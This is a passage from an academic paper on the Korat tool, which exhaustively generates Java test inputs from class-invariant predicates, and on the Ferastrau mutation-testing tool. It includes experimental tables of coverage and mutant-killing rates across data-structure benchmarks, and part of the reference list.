In the spirit of Extreme Programming [5] that uses the implementation language familiar to programmers for testing and specification, Korat provides a `Finitization` class that allows finitizations to be written in Java. Korat automatically generates a finitization *skeleton* from the type declarations in the Java code. The AsmLT [1] additionally provides a GUI for generating skeletons. Testers can further specialize or generalize this skeleton.

Figure 4 shows two finitizations for the example `repOk` method. For `finSearchTree(s)`, Korat generates all valid




Figure 5: Candidate that is a valid `SearchTree`.




Figure 6: Candidate that is not a valid `SearchTree`.

inputs within scope `s`. The `createObjects` method specifies that the input contains at most `numNode` objects from the class `Node`. The `set` method specifies a field domain for each field.

3.1.2 State space

Korat uses the finitization presented in Figure 4 to construct the state space of inputs to the `repOk` method. Consider the case for `finSearchTree(3)`. Korat first allocates one `SearchTree` object and three `Node` objects. These `Node` objects form the `Node` class domain. Korat then assigns a field domain and a unique *identifier* to each field. The identifier is the index into the *candidate vector*. In this example, the vector has length 11: the single `SearchTree` object has two fields (`root` and `size`) and the three `Node` objects have three fields each (`left`, `right`, and `info`).

A *candidate* input is represented by a valuation of the candidate vector. The state space of inputs consists of all possible valuations of the candidate vector, i.e., it is the Cartesian product of the field domains for all fields. In this example, the domain for `root`, `left`, and `right` has four elements (`null` and three `Node` objects), the domain for `size` has four elements, and the domain for `info` has three elements. Therefore, the state space has $4 \cdot 4 \cdot (4 \cdot 4 \cdot 3)^3 = 1769472 > 2^{20}$ potential candidates. For `scope`$= n$, the state space has $(n+1)^{2(n+1)} \cdot n^n$ potential candidates. Figure 5 shows an example candidate tree that is a valid binary search tree with three nodes. Not all valuations represent valid binary search trees. Figure 6 shows an example candidate tree that is not a tree; `repOk` returns `false` for this candidate.

3.1.3 Search

To systematically explore the state space, Korat orders all the elements in every class domain and every field domain. The ordering in each field domain is consistent with the orderings in the class domains, and all the values that belong to the same class domain occur consecutively in the ordering of each field domain.

Each candidate input is a vector of *field domain indices* into the corresponding field domains. For our running example with scope 3, assume: the `Node` class domain is ordered [N_0,N_1,N_2]; the field domain for `root`, `left`, and `right` is ordered [`null`,N_0,N_1,N_2] (`null` by itself forms a class domain); the domain for `size` is ordered `[0,1,2,3]`; and the domain for `info` is ordered [`Int(1)`,`Int(2)`,`Int(3)`]. According to this ordering, the candidate in Figure 5 (Figure 6) corresponds to the valuation `[1,3,2,3,1,0,0,0,0,0,2]` (`[1,3,2,2,0,0,0,0,0,0,0]`) for candidate vector.

The search starts with the candidate vector set to all zeros. For each candidate, Korat sets fields in the objects according to the values in the vector. Korat then executes the predicate to check the validity of the current candidate. During the execution, Korat monitors the fields that the predicate accesses. Specifically, Korat builds a *field-ordering*: a list of the field identifiers ordered by the first time the predicate accesses the corresponding field. As an illustration, consider the invocation of `repOk` on the candidate shown in Figure 6. In this case, `repOk` accesses only the fields [`root`,N_0`.left`,N_0`.right`] (in that order) before returning `false`. Hence, the field-ordering that Korat builds is `[0,2,3]`.

After the predicate returns, Korat generates the next candidate vector backtracking on the accessed fields. Korat first increments the field domain index for the last field in the field-ordering. If the index exceeds the domain size, Korat resets the index to zero, increments the domain index of the previous field in the field-ordering, and so on. Continuing with our example, the next candidate takes the next value for N_0`.right`, which is N_2 by the above order; the other fields do not change. This prunes from the search $4^5 \cdot 3^3 = 27648$ candidate vectors of the form `[1,_,2,2,_,_,_,_,_,_,_]` that have the (partial) valuation: `root`=N_0, N_0`.left`=N_1, N_0`.right`=N_1. The pruning does not rule out any valid data structure because `repOk` did not read the other fields, and it would have returned `false` irrespective of the values of those fields. If the predicate returns `true`, Korat outputs all (non-isomorphic) candidates that have the same values for the accessed fields as the current candidate. The search then backtracks to the next candidate.

Recall that Korat orders the values in the class and field domains. Additionally, each execution of the predicate on a candidate imposes an order on the fields in the field-ordering. Together, these orders induce a lexicographic order on the candidates. The Korat search algorithm generates inputs in the lexicographical order. Moreover, Korat avoids generating multiple candidates that are isomorphic to one another: for each isomorphism partition, Korat generates only the lexicographically smallest candidate in that partition. Conceptually, Korat avoids generating isomorphic candidates by incrementing field domain indices by more than one. This optimization is presented in detail in [8].

3.2 Dedicated generators

Korat provides a library of *dedicated generators* that make it easier to write spefications and also enable faster generation of valid inputs. Certain checks are common in class invariants (`repOk` methods), e.g., that a linked data structure is acyclic along some fields or that an array has all elements different or ordered. The library provides methods for these checks. The specifications, as well as any other code, can use these library methods; in regular execution, these methods behave like other Java methods. However, when Korat generates valid inputs, it uses the special knowledge about these methods to further optimize its search.

In `SearchTree`, `repOk` invokes the method `isAcyclic` that checks that the nodes reachable from the `root` field form a tree along the `left` and `right` fields. Appendix A shows one way to write `isAcyclic`; it has about 20 lines of code. Instead, we could just use the library method `korat.isTree(root, new String[]{"left", "right"})`. This method is parametrized over the root node and the names of the fields. Given a root node, `isTree` checks that the reachable nodes form a tree; essentially, it means that no node repeats in the traversal of the nodes reachable from the root. The search for the library method is implemented to take into account this fact.

When Korat generates an input that satisifes `isTree` along some fields, it does not try all (non-isomorphic) possibilities for those fields. Instead, each field is either `null` or points to a node that is not already in the tree. In our example `finSearchTree(s)`, this reduces the number of possiblities for one field from `s`+1 to 2. In the library, the implementation of `isTree` uses the basic dedicated generator `korat.isIn(field, set)` that, while searching, assigns to the `field` only the values from the `set`, and while checking, checks that the value of `field` is in the `set`.

The library includes the basic dedicated generators for checking: that a value is in a set, that two values are equal, that a value is less/greater than another value, and that a value is of a certain class (`instanceof`). The library also includes generators for combining other generators for checking: negation, conjunction, and disjunction. Finally, the library includes several higher-level generators, implemented using basic generators, which check structural constraints such as acyclicity or that elements of an array are sorted.

It is easy to add new generators; in theory, we could even add for each data structure that we consider a special-purpose generator that generates all valid inputs without any backtracking. For example, such a generator for red-black trees was developed and used for testing in [4]. However, we do not do that; the library that we use in the experiments has only generators that are applicable for several data structures. In practice, we do not expect Korat users to extend the library, but instead to use Korat as general-purpose search.

3.3 Black box Testing

In black-box testing, Korat tests a method without considering the method's code. Korat systematically generates inputs that satisfy the method precondition, executes the method on each of the inputs and checks the output using a *test oracle*. To generate test inputs for a method m, Korat first constructs a Java class corresponding to the m's inputs and a predicate corresponding to the m's precondition. Korat then generates valid inputs for that predicate; each of these inputs corresponds to a valid test input for m. For the `remove` method from Section 2, the corresponding class and the predicate `removePre` are shown in Figure 7. The predicate simply invokes `repOk` on the (implicit) `this` parameter of `remove`; the parameter `info` is unconstrained.

3.3.1 Checking correctness

After generating all valid test inputs for a method, Korat invokes the method on each input and checks each output with a test oracle. A simple test oracle could check partial correctness of a method by invoking `repOk` in the post-state to check if the method preserves its class invariant. If the result is `false`, the method under test is incorrect, and the

```
class SearchTree_remove {  // inputs to "remove"
    SearchTree This;       // (implicit) "this" parameter
    Comparable info;       // "info" parameter

    // for black-box testing of "remove"
    boolean removePre() {  // precondition for "remove"
        return This.repOk();
    }

    // for white-box testing of "remove"
    boolean removeFail() { // failure for "remove"
        if (!removePre()) return false;
        try { // invoke "remove" with JML assertions
            This.remove(info);
        } catch (JMLAssertionException e) {
            return true;   // postcondition not satisfied
        }
        return false;
    }
}
```

Figure 7: Class for inputs to the `remove` method.

	testing framework		
testing activity	JUnit	jmlunit	Korat
generating test inputs		-	√
generating test oracle		√	√
running tests	√	√	√

Table 1: Comparison of several testing frameworks for Java. Automated testing activities are indicated with '√'; jmlunit generates inputs using directly the Cartesian product, which cannot handle very large input spaces.

input provides a concrete counterexample.

The Korat tool currently uses the JML tool-set to automatically generate test oracles from method postconditions (and method assertions in general), as in the jmlunit framework [10]. The JML tool-set translates JML postconditions (and assertions) into runtime Java assertions. If an execution of a method violates such an assertion, an exception is raised. Test oracle catches these exceptions and reports correctness violations. These exceptions are different from the exceptions that the method specification allows, and Korat leverages JML to check both normal and exceptional behavior of methods. More details on the JML tool-set and translation can be found in [22].

Korat can also use jmlunit to combine JML test oracles with JUnit [6], a popular framework for unit testing of Java modules. JUnit automates test execution and error reporting, but requires programmers to provide test inputs and test oracles. In jmlunit, the Cartesian product is directly used to generate test inputs, which cannot handle very large input spaces. Additionally, jmlunit does not generate complex data structures, but requires users to create and provide them. Korat further automates and optimizes generation of test inputs, thus automating the entire testing process. Table 1 summarizes the comparison of these testing frameworks.

3.4 White box Testing

In white-box testing, Korat tests a method considering the method's code. To test a method m, Korat first constructs a predicate corresponding to the negation of m's correctness. If a valid input is found for this predicate, m is incorrect, and the input provides a counterexample. For the `remove` method, the corresponding predicate `removeFail` is shown in Figure 7. This predicate first invokes `removePre`; if it is not satisfied, the input is not a valid test input for `remove` and cannot be a counterexample. If the input is valid, `remove` is executed, together with the JML-translated assertions. If this execution raises a JML exception, `remove` failed to satisfy its specification.

The difference between predicates for white-box and black-box testing is in the invocation of the method under test; in our example, `removeFail` invokes `remove`, but `removePre` does not. This means that for generating valid inputs to `removeFail`, Korat instruments `remove`, among other methods, and monitors the accesses that `remove` makes to the candidate. This by itself makes one execution of `remove` slower. But it "opens" the body of `remove` for the optimizations that Korat performs to prune the search. In general, this can significantly reduce the time to test the method.

4. MUTATION TESTING

This section presents design and implementation of Ferastrau, a tool for mutation testing of Java programs. *Mutation testing* is a criterion for assessing the quality of a set of test inputs [14, 27]. Mutation testing proceeds in two steps. In the first step, a set of *mutant*s is generated from the original program by applying *mutation operators* to perform one or more syntactic modifications. Section 4.1 presents mutant generation in Ferastrau. In the second step, the original program and each mutant are executed on each input and the corresponding outputs are compared. If a mutant generates an output different than the original program, the test input is said to *kill* the mutant. Section 4.2 presents how Ferastrau executes mutants and compares the outputs.

4.1 Mutant generation

We have implemented mutant generation by changing the Sun's `javac` compiler. Ferastrau performs a source-to-source translation: it parses each class of the original program into an abstract syntax tree, applies some mutation operators to the trees, and outputs the source of the mutants. Ferastrau applies the following mutation operators:

- Mutate a Java operator to another operator (of the same type), e.g., '`+`' to '`-`', '`==`' to '`!=`', '`<`' to '`<=`' etc.
- Mutate a variable to another variable (of a compatible type), e.g., a local variable `i` to `j` or an instance variable `n.left` to `n.right`.
- Mutate an invocation of a method to another method (of a compatible signature). (Ferastrau does not replace some special methods, such as `notify`; programmers typically do not make such mistakes.)

The above operators modify only the code of methods, and not classes, i.e., do not add/remove a method or a field. These operators correspond to subtle mistakes that manifest only for non-trivial inputs, as the results in Section 5.3 show. It is easy to add new operators to Ferastrau to test different kind of mistakes.

Ferastrau generates mutant classes that have the same name as the corresponding original classes. For reasons explained below, Ferastrau provides two approaches: 1) generate the same classes with both the original program and the mutants or 2) generate different classes. Suppose that the original programs contains `temp.right` that is to be

mutated to `left.right`. The first approach uses *metamutants* [33]: the mutations are guarded by boolean variables that are appropriately set during mutant execution; it generates one class with `(MUT ? left : temp).right`. The second approach simply generates `left/*temp*/.right` in another class.

4.2 Mutant execution

After generating the mutants, Ferastrau uses a set of test inputs to perform mutation testing. Our experiments use inputs generated by Korat. Ferastrau executes the original program and the mutants for each input and compares their respective outputs. Ferastrau assumes that the original program terminates for all test inputs; mutation testing tools for other languages [13, 21] make the same assumption. Since Ferastrau operates on Java and has to handle potentially large number of inputs, additional questions arise:

- How to compare outputs and name mutated classes?
- Whether to execute the original program and the mutants in a single run or in separate runs?
- How to handle non-termination and exceptional termination of the original program and the mutants?

We next describe how Ferastrau addresses these questions and then list the criteria that Ferastrau uses to kill a mutant.

Recall that the "output" of a method refers to both the return value and the objects in the post-state. Comparison is easy when these are primitive values, but the objects can represent complex structures. Ferastrau by default uses `equals` methods to compare outputs, following Java convention of using `equals` for equality comparisons of objects. This allows comparisons based on *abstract* values; for example, two binary search trees that implement sets may be structurally different at the *concrete* level of the implementation, but if they represent the same set, they are equal according to the `equals` method. The use of `equals` requires that Ferastrau generates mutant classes that have the same name as the corresponding original classes.

Ferastrau executes the original program and the mutants in a single run; otherwise, it would need to serialize all the outputs, which could produce very large files for inputs exhaustively generated by Korat. When Ferastrau generates the original program and the mutants in different classes, it needs to execute several classes with the same name in a single Java Virtual Machine (JVM). Ferastrau then uses a different `ClassLoader` [32] to load in the classfiles of the original program and each mutant. To compare objects, Ferastrau uses serialization through a buffer in memory. This approach works better for large code with small data. When Ferastrau uses metamutants, the guarding boolean variables slow down the execution. This approach works better for small code with large data.

Ferastrau assumes that the original program terminates for all test inputs, either normally or exceptionally. These exceptions are allowed by the specification, and they are not errors. Ferastrau handles non-termination of mutants by running them in a separate thread and setting a time limit for execution. The mutants can terminate either normally or exceptionally. Ferastrau catches all exceptions (in terms of Java, all `Throwable` objects) that the executions raise. This allows Ferastrau to compare the outputs, even when they are exceptional, as well as to catch all errors in the mutants. This handles the situations when the mutant runs out of stack or heap memory and JVM raises `StackOverflowError` or `OutOfMemoryError`.

Ferastrau uses the following criteria to kill a mutant:

- The mutant's output does not satisfy some class invariant (`repOk`), which is a precondition for `equals`.
- The mutant's output differs from the output of the original program; any of the outputs can be normal or exceptional.
- The mutant's execution exceeds the time limit.
- The mutant's execution runs out of memory.

5. EXPERIMENTAL RESULTS

This section presents the experiments that evaluate the "small scope hypothesis" and the Korat tool. We first discuss Korat's performance for test input generation and checking method correctness. We then discuss how the coverage and the rate of mutant killing vary with the scope. We finally compare exhaustive testing with randomly selected test inputs. We performed all timed experiments on a Linux machine with a 1.8GHz Pentium 4 processor using Sun's Java 2 SDK1.3.1 JVM.

5.1 Benchmarks and methods

Table 2 lists the benchmarks and methods that we use to measure Korat's performance. We use Korat to generate inputs and check the correctness of outputs for the *target* methods. These methods implement the standard operations on their corresponding data structures [12]. Executing these methods also tests some *helper* methods because they are invoked either when executing the target methods or when checking their correctness (e.g., from postconditions).

`SearchTree` is presented in Section 2. `DisjSet` is an array-based implementation of the fast union-find data structure [12]; this implementation uses both path compression and rank estimation heuristics to improve efficiency. `HeapArray` is an array-based implementation of the heap (priority queues) data structure. `BinomialHeap` and `FibonacciHeap` are dynamic data structures that also implement heaps, but differ in complexity for certain operations [12].

`LinkedList` is the implementation of linked lists in the Java Collections Framework, a part of the standard Java libraries [32]. This implementation uses doubly-linked, circular lists. This benchmark is also representative for linked data structures such as stacks and queues. The elements in `LinkedList` are arbitrary objects; `SortedList` is structurally identical to `LinkedList`, but the elements are sorted. This benchmark is similar to the examples used in some shape analyses [23, 26]. `TreeMap` implements the `Map` interface using red-black trees [12]. `HashSet` implements the `Set` interface, backed by a hash table [12].

`AVTree` implements the *intentional name* trees that describe properties of services in the Intentional Naming System (INS) [2], an architecture for service location in dynamic networks. The original implementation of INS had errors that we revealed with exhaustive testing [25] and corrected. We use the corrected version as the original program in these experiments, but (some of) the mutants have errors.

benchmark	"target" methods	some "helper" methods	# ncnb lines	# branches	# mutants
SearchTree	add, remove	contains	85	20	272
DisjSet	union, find	compressPath	29	8	243
HeapArray	insert, extractMax	heapifyUp, heapifyDown	51	9	274
BinomialHeap	insert, extractMin union, delete	contains, decrease merge, findMin	182	33	292
FibonacciHeap	insert, extractMin union, delete	contains, decrease cascadingCut, cut, consolidate	171	31	297
LinkedList	add, remove, reverse	contains, ListIterator.next	102	16	244
SortedList	insert, remove sort, merge	contains	176	29	231
TreeMap	put, remove	get, fixAfterInsertion containsKey, fixAfterDeletion rotateLeft, rotateRight	230	47	293
HashSet	add, remove	contains, HashMap.containsKey HashMap.put, HashMap.remove HashMap.rehash	113	20	244
AVTree	lookup	extract	199	26	205

Table 2: Benchmarks and target methods. Each benchmark is named after the main class; Korat generates data structures that also contain objects from other classes. Korat generates inputs and checks outputs for the target methods, thereby also testing helper methods. We tabulate the number of non-comment non-blank lines of source code in all those methods, the number of branches, and the number of mutants generated by Ferastrau.

5.2 Test generation and correctness checking

Table 3 shows Korat's performance for test generation and correctness checking for some scopes. Appendix B presents the results for many other scopes. For each benchmark, all size parameters and maximum elements are set to the scope value. For each benchmark, the tabulated scope is sufficient to achieve the maximum coverage and kill almost all the mutants. We tabulate the time Korat takes to generate all valid test inputs (without and with dedicated generators) and to check the correctness of methods. All times are elapsed real times in seconds from the start of Korat to its completion, without the JVM initialization that takes around 0.5 seconds.

Number of inputs that is generated is the sum of numbers of inputs for *all* target methods. Similarly, the generation and checking times are sums of times for all target methods. We use Korat to separately generate inputs for each method. However, when two methods have the same precondition (e.g., `remove` and `add` for `SearchTree`), we could reuse the inputs and thus reduce the generation time. The postconditions for all methods specify typical partial correctness properties; they require resulting data structures to be valid and to (not) contain the input elements, depending on the method.

For scopes in Table 3, the size of the search space is between 2^{25} and 2^{150}. The actual size of search spaces for several data structures can be found in [8]; for some scopes in those experiments, as well as for some scopes in Appendix B, Korat explores search spaces with size over 2^{250}. In all cases, Korat completes in less than two minutes, often in just a few seconds. The use of dedicated generators reduces the generation times for up to 75% (for `SearchTree`). Since dedicated generators have a higher overhead, their use sometimes increases the generation time, specially for small scopes. But in all cases, dedicated generators make it easier to write specifications.

These results show that Korat can efficiently generate all inputs even for very large search spaces, primarily because the search pruning allows Korat to explore only a tiny fraction of these spaces. The key to effective pruning is backtracking based on fields accessed during `repOk`'s executions. Without backtracking, and even with isomorphism optimization, Korat would consider infeasibly many candidates. Isomorphism optimization further reduces the number of considered candidates, but it mainly reduces the number of valid inputs. As shown in [8], Korat generates exactly the number of non-isomorphic data structures given in the Sloane's On-Line Encyclopedia of Integer Sequences [29].

5.3 Coverage and mutant testing

Table 3 also shows specification/code coverage and the rate of mutant killing. Since Korat uses executable specifications, we measure *specification coverage* [9] as code coverage for the predicate that corresponds to the method's precondition (e.g., `removePre`). We measure this coverage while Korat generates valid inputs for the predicate, i.e., valid test cases for the method. For most benchmarks, the tabulated scopes achieve complete coverage, both for statements and branches. It is not always 100%, because finitizations do not even put for fields some values that do not satisfy the predicate (e.g., `finSearchTree` does not put `null` for `info`). Specification coverage typically reaches maximum before code coverage (Appendix B).

Figure 8 shows graphs that relate scope with the statement coverage of code and the rate of mutant killing. The code coverage is measured for all target and helper methods, since they are all executed. For most benchmarks, Korat generates inputs that achieve complete coverage, both for statements and branches. For other benchmarks, the coverage is not complete because no input for target methods could trigger some exceptional behavior of helper methods.

For example, the (target) `reverse` method for lists creates a `ListIterator` and invokes some (helper) methods on it. In general, these helper methods could raise exceptions, such as `ConcurrentModificationException` or `NoSuchElementException`, but the target methods never invoke the helper methods in such a way. In terms of JML specifications, the target methods invoke the helper methods in pre-states that satisfy the precondition for `normal_behavior`, and not for `exceptional_behavior`.

		generation					checking			
		gen.	ded.	spec. coverage		#	time	code coverage		mutants
benchmark	scope	[sec]	[sec]	st. [%]	br. [%]	inputs	[sec]	st. [%]	br. [%]	killed [%]
SearchTree	7	9.03	2.19	94.74	96.67	41300	1.25	100.00	100.00	99.26
DisjSet	5	10.91	9.87	100.00	100.00	1246380	19.93	100.00	100.00	95.06
HeapArray	7	7.09	6.21	90.00	92.86	1175620	17.58	100.00	100.00	96.71
BinomialHeap	7	35.60	28.06	97.67	98.00	2577984	75.96	100.00	100.00	96.91
FibonacciHeap	5	14.14	12.94	97.78	98.28	941058	23.37	100.00	100.00	88.88
LinkedList	7	0.74	0.71	100.00	100.00	58175	1.54	90.57	84.38	99.59
SortedList	7	22.68	21.13	100.00	100.00	1047608	37.91	92.50	89.66	97.40
TreeMap	7	3.28	1.75	100.00	100.00	12754	0.73	100.00	91.49	89.76
HashSet	7	3.38	2.88	89.47	92.31	54844	1.55	100.00	100.00	92.21
AVTree	5	87.13	43.41	96.67	96.88	417878	134.51	94.12	92.31	93.65

Table 3: Korat's performance for test generation (with regular and dedicated generators), specification coverage (statement and branch), correctness checking, code coverage (statement and branch), and rate of mutant killing. All times are elapsed real times in seconds from the start of Korat to its completion. For all benchmarks and their sufficient scopes, Korat takes less than five minutes to generate all inputs and check correctness.




Figure 8: Variation of statement code coverage (thick line) and rate of mutant killing (thin line) with scope. For *all* benchmarks, Korat generates inputs that achieve the maximum coverage that is possible without directly generating inputs for helper methods.

For mutant testing, we use Ferastrau to generate between 200 and 300 mutants for each benchmark. We instruct Ferastrau to mutate the target methods and the helper methods the invoke, but not the helper methods that only specifications invoke. For most benchmarks, Korat generates inputs that kill over 90% of the mutants. We tried to manually inspect if the mutants that are not killed are, although syntactically different from the original program, *semantically* equivalent to it and thus no input could kill them. Due to the complexity of the benchmark methods, we were not able to definitely establish the equivalence for all surviving mutants, but those that we managed to inspect were indeed equivalent.

Notice that for some of the benchmarks the rate of mutant killing increases with scope even after achieving complete coverage. This can be expected because complete statement and branch coverage (or for that matter, any coverage criteria) does not guarantee absence of bugs [7]. Because of this, we take as sufficient the scope for which almost all mutants are killed, and not the scope that just achieves complete coverage. For all benchmarks and their respective sufficient scopes, Korat can generate all inputs and check correctness in less than five minutes, often within a few seconds. Korat can thus be effectively used for systematic testing of these benchmarks and similar data structures.

benchmark	scope	random mutants killed [%]	exhaustive scope-1	exhaustive scope
SearchTree	7	99.26	=	=
DisjSet	5	95.06	=	=
HeapArray	7	95.99	<	<
BinomialHeap	7	95.10	<	<
FibonacciHeap	5	86.87	>	<
LinkedList	7	99.59	=	=
SortedList	7	96.40	<	<
TreeMap	7	89.08	<	<
HashSet	7	91.39	<	<
AVTree	5	93.17	>	<

Table 4: Comparison of exhaustive testing with randomly selected test inputs. '=' means that both sets are equally good, '<' that random testing is worse, and '>' that random testing is better.

5.4 Random selection

We next evaluate the importance of exhaustive testing within a scope. Consider one benchmark, and let $T(s)$ be the set of all (non-isomorphic) test inputs within scope s for that benchmark. From $T(s)$, we randomly select a subset $R(s)$ whose cardinality is the same as the cardinality of $T(s-1)$. We then compare the quality of $R(s)$ against $T(s-1)$ and $T(s)$. For comparison, we use the rate of mutant killing. This criterion most directly measures the quality of test suite in detecting faults; the results are similar for code coverage. It is important to notice that randomly selected inputs are also generated with Korat; for complex data structures, it is not possible to simply generate random inputs.

Table 4 shows the comparison for all benchmarks. In most cases, randomly selected test inputs give a lower rate of mutant killing; only for `FibonacciHeap` and `AVTree`, the rate is higher for randomly selected inputs than for all inputs from the smaller scope. This means that the exhaustive testing for all inputs within some scope can be more effective than random testing with bigger inputs.

6. CONCLUSIONS

The "small scope hypothesis" argues that a high proportion of bugs can be found by testing the program for all test inputs within some small scope. In object-oriented programs, a test input is constructed from objects of different classes; a test input is within a scope of s if at most s objects of any given class appear in it. This paper evaluated the hypothesis for several implementations of data structures. We measured how statement coverage, branch coverage, and rate of mutant killing vary with scope. We used Korat and its extensions to perform exhaustive testing. This paper also presented the Ferastrau tool that we developed for mutation testing of Java programs.

The experimental results show that exhaustive testing within small scopes can achieve complete coverage and kill almost all of the mutants for data structure benchmarks, and additionally that exhaustive testing within some scope can be sometimes more effective than random testing with bigger inputs. The results also show that Korat can be used effectively to generate inputs and check correctness for these scopes. These results, together with previous studies that used systematic testing to expose bugs in real application [25], suggest that techniques that rely on exhaustive generation within scope $[1, 8, 34]$ are worth pursuing.

7. REFERENCES

[1] The AsmL test generator tool. `http://research.microsoft.com/fse/asml/doc/AsmLTester.html`.

[2] W. Adjie-Winoto, E. Schwartz, H. Balakrishnan, and J. Lilley. The design and implementation of an intentional naming system. In *Proc. 17th ACM Symposium on Operating Systems Principles (SOSP)*, Kiawah Island, Dec. 1999.

[3] H. Agrawal, R. A. DeMillo, R. Hathaway, W. Hsu, W. Hsu, E. W. Krauser, R. J. Martin, A. P. Mathur, and E. H. Spafford. Design of mutant operators for the c programming language. Technical Report SERC-TR-41-P, Purdue University, West Lafayette, IN, 1989.

[4] T. Ball, D. Hoffman, F. Ruskey, R. Webber, and L. J. White. State generation and automated class testing. *Software Testing, Verification & Reliability*, 10(3):149–170, 2000.

[5] K. Beck. *Extreme Programming Explained: Embrace Change*. Addison-Wesley, 2000.

[6] K. Beck and E. Gamma. Test infected: Programmers love writing tests. *Java Report*, 3(7), July 1998.

[7] B. Beizer. *Software Testing Techniques*. International Thomson Computer Press, 1990.

[8] C. Boyapati, S. Khurshid, and D. Marinov. Korat: Automated testing based on Java predicates. In *Proc. International Symposium on Software Testing and Analysis (ISSTA)*, July 2002.

[9] J. Chang and D. J. Richardson. Structural specification-based testing: Automated support and experimental evaluation. In *Proc. 7th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, pages 285–302, Sept. 1999.

[10] Y. Cheon and G. T. Leavens. A simple and practical approach to unit testing: The JML and junit way. In *Proc. European Conference on Object-Oriented Programming (ECOOP)*, June 2002.

[11] E. M. Clarke, O. Grumberg, and D. A. Peled. *Model Checking*. The MIT Press, Cambridge, MA, 1999.

[12] T. H. Cormen, C. E. Leiserson, and R. L. Rivest. *Introduction to Algorithms*. The MIT Press, Cambridge, MA, 1990.

[13] M. E. Delamaro and J. C. Maldonado. Proteum—A tool for the assessment of test adequacy for C programs. In *Conference on Performability in Computing Systems (PCS 96)*, New Brunswick, NJ, July 1996.

[14] R. A. DeMillo, R. J. Lipton, and F. G. Sayward. Hints on test data selection: Help for the practicing programmer. *Computer*, 4(11):34–41, Apr. 1978.

[15] D. Jackson. Micromodels of software: Modelling and analysis with Alloy, 2001. `http://sdg.lcs.mit.edu/alloy/book.pdf`.

[16] D. Jackson and C. A. Damon. Elements of style: Analyzing a software design feature with a counterexample detector. *IEEE Transactions on Software Engineering*, 22(7), July 1996.

[17] D. Jackson, I. Schechter, and I. Shlyakhter. ALCOA: The Alloy constraint analyzer. In *Proc. 22nd International Conference on Software Engineering (ICSE)*, Limerick, Ireland, June 2000.

[18] D. Jackson and K. Sullivan. COM revisited: Tool-assisted modeling of an architectural framework. In *Proc. 8th ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, San Diego, CA, 2000.

[19] S. Khurshid and D. Jackson. Exploring the design of an intentional naming scheme with an automatic constraint analyzer. In *Proc. 15th IEEE International Conference on Automated Software Engineering (ASE)*, Grenoble, France, Sep 2000.

[20] S.-W. Kim, J. Clark, and J. McDermid. Class mutation: Mutation testing for object oriented programs. In *FMES 2000*, Oct. 2000.

[21] K. N. King and A. J. Offutt. A Fortran language system for mutation-based software testing. *Software–Practice and Experience*, 21(7):685–718, 1991.

[22] G. T. Leavens, A. L. Baker, and C. Ruby. Preliminary design of JML: A behavioral interface specification language for Java. Technical Report TR 98-06i, Department of Computer Science, Iowa State University, June 1998. (last revision: Aug 2001).

[23] T. Lev-Ami and M. Sagiv. TVLA: A system for implementing static analyses. In *Proc. Static Analysis Symposium*, Santa Barbara, CA, June 2000.

[24] B. Liskov. *Program Development in Java: Abstraction, Specification,*

and Object-Oriented Design. Addison-Wesley, 2000.

[25] D. Marinov and S. Khurshid. TestEra: A novel framework for automated testing of Java programs. In *Proc. 16th IEEE International Conference on Automated Software Engineering (ASE)*, San Diego, CA, Nov. 2001.

[26] A. Moeller and M. I. Schwartzbach. The pointer assertion logic engine. In *Proc. SIGPLAN Conference on Programming Languages Design and Implementation*, Snowbird, UT, June 2001.

[27] J. Offutt and R. Untch. Mutation 2000: Uniting the orthogonal. In *Mutation 2000: Mutation Testing in the Twentieth and the Twenty First Centuries*, San Jose, CA, Oct. 2000.

[28] J. Offutt, J. Voas, and J. Payne. Mutation operators for Ada. Technical Report ISSE-TR-96-09, George Mason University, Fairfax, VA, Oct. 1996.

